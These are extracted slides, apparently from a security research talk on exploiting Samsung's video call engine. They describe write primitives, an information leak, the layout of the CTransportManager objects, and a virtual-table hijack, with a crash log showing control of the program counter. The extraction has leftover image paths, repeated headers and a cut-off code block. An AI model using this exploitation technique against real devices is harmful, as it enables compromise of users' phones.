
**Write-primitive A**



**Information leakage primitive**



**Write-primitive B**




These primitives are all related to the *CTransportManager* object !


# ControlManager/CTransportManager object struct

- CControlManager object contains 7 CTransportManager objects
- Each CTransportManager object represents a call channel
- The video call uses the first channel


```
CTransportManager::CTransportManager((CControlManager *)((char *)this + 24));  
CTransportManager::CTransportManager((CControlManager *)((char *)this + 9072));  
CTransportManager::CTransportManager((CControlManager *)((char *)this + 18120));  
CTransportManager::CTransportManager((CControlManager *)((char *)this + 27168));  
CTransportManager::CTransportManager((CControlManager *)((char *)this + 36216));  
CTransportManager::CTransportManager((CControlManager *)((char *)this + 45264));  
CTransportManager::CTransportManager((CControlManager *)((char *)this + 54312));
```



# ControlManager/CTransportManager object struct



# ControlManager/CTransportManager object struct



rtcp\_sock\_notify

CTransportManager::RateAdaptation

CControlManager::QosControlHandler

CControlManager::QosControlHandler is frequently called during video calls.

```
result = (*(_int64 (__fastcall **)(_QWORD, _QWORD, __int64))(*(_QWORD **)(this + 1057) + 16LL))(  
    *((_QWORD *)this + 1057),  
    *((unsigned int *)this + 2),  
    1LL);
```

CControlManager::~CcontrolManager  
CControlManager::~CcontrolManager  
**CControlManager::QosControlHandler**


# PC control

# PC control with write-primitive B

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, __int64))(**((__QWORD **))this + 1057) + 16LL)(
    *((__QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);
```


```
pid: 24479, tid: 24938, name: binder:24479_2 >>> com.sec.sve <<<
uid: 1000
tagged_addr_ctrl: 0000000000000001 (PR_TAGGED_ADDR_ENABLE)
pac_enabled_keys: 0000000000000f (PR_PAC_APIKEY, PR_PAC_APIBKEY, PR_PAC_APDAKEY, PR_PAC_APDBKEY)
signal 7 (SIGBUS), code 1 (BUS_ADRALN), [fault addr 0xdeadbeefdeadbeef]
    x0  b400007bd87c7650  x1  0000000000000000  x2  0000000000000001  x3  00000000001a8e70
    x4  0000000000000000  x5  0000007be735d5dc  x6  0000007be735d5d4  x7  0000007be735d5d0
    x8  deadbeefdeadbeef  x9  ffffffff00000000  x10 000000000004a1f2  x11 0101010101010101
    x12 0000007be735bf20  x13 0000000000000000  x14 0000000000000000  x15 0000075ccfbab893
    x16 0000007b89fa5820  x17 0000007b89f62820  x18 0000007b6fdf6000  x19 b400007bd87c5a98
    x20 000000000087097  x21 0000000000000000  x22 0000000000003efb  x23 b400007bd87c5aa8
    x24 0000007be735e000  x25 0000007be735d5f0  x26 0000000000000000  x27 0000000000000024
    x28 0000007be735d9d0  x29 0000007be735d900
    lr  0000007b89f59d58  sp  0000007be735d5b0  pc  deadbeefdeadbeef  pst  000000020001800
5 total frames
backtrace:
#00 pc ffffffefdeadbeef  <unknown>
#01 pc 000000000099d54  /system/lib64/libsamsung_videoengine_9_0.so (CTransportManager::RateAdaptation(bool)+1016)
#02 pc 0000000000917a4  /system/lib64/libsamsung_videoengine_9_0.so (RTCPThread(void*)+572) (BuildId: a6f7abbff782fa)
#03 pc 0000000000fd0f4  /apex/com.android.runtime/lib64/bionic/libc.so (__pthread_start(void*)+208) (BuildId: 02a91a85343det)
#04 pc 000000000096a04  /apex/com.android.runtime/lib64/bionic/libc.so (__start_thread+68) (BuildId: 02a91a85343det)
```

We hijack a virtual table to achieve PC control



# PC control with write-primitive B


```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, __int64))(*((__QWORD **))this + 1057))(  
    *((_QWORD *)this + 1057),  
    *((unsigned int *)this + 2),  
    1LL);
```




We hijack a virtual table to achieve PC control

# PC control with write-primitive B

```
